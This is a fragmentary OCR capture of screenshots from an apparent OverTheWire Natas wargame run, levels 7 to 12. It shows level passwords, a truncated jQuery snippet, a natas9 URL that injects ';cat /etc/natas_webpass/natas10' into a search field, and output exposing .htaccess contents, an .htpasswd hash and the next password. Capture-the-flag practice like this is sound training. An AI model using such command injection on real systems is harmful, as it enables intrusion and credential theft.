


Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:
Submit



xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


```
    type: function( obj ) {
        if ( obj == null ) {
            return String( obj );
        }
        return typeof obj === "object" || typeof obj =
            class2type[ core_toString.call(obj) ] || "
            typeof obj;
    },

    isPlainObject: function( obj ) {
        // Must be an Object.
        // Because of IE, we also have to check the pr
        // Make sure that DOM nodes and window objects
        if ( !obj || jQuery.type(obj) !== "object" ||
            return false;
        }

        try {
            // Not own constructor property must be Ob
            if ( obj.constructor &&
                !core_hasOwn.call(obj, "constructor")
                !core_hasOwn.call(obj.constructor.prot
                return false;
```


natas8.natas.labs.overthewire.org

NATAS8

Access granted. The password for natas9 is
ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
Input secret:
Submit

View sourcecode


natas9.natas.labs.overthewire.org/?needle=%3B+cat+%2Fetc%2Fnatas_webpass%2Fnatas10+%23&submit=Search


NATAS9

Find words containing: Search

Output:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

View sourcecode



NATAS10

For security reasons, we now filter on certain characters

Find words containing: Search

Output:

```
.htaccess:AuthType Basic
.htaccess: AuthName "Authentication required"
.htaccess: AuthUserFile /var/www/natas/natas10/.htpasswd
.htaccess: require valid-user
.htpasswd:natas10:$apr1$0qnBKw4J$7pTRQpYB2Y3JnI01eCSnK1
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
```


natas11.natas.labs.overthewire.org/?bgcolor=%23ffffff

NATAS11

Cookies are protected with XOR encryption

Background color: #ffffff


View sourcecode

Name	Value	Do...	Path	Ex...	Size	Htt...	Se...	Sa...	Par...	Cr...	Pri...
_ga	GA1.1.1922378588.17457624...	.ov...	/	20...	30						Me
_ga_RD0K2239G0	GS1.1.1745837606.6.1.17458...	.ov...	/	20...	51						Me
data	HmYkBwozJw4WNyAAFyB1V...	na...	/	Ses...	62						Me

No cookie selected

Select a cookie to preview its value

Page layout may be unexpected due to Quirks Mode


natas12.natas.labs.overthewire.org/index.php

NATAS12

The file upload/na1qhpvqfj.jpg has been uploaded

View sourcecode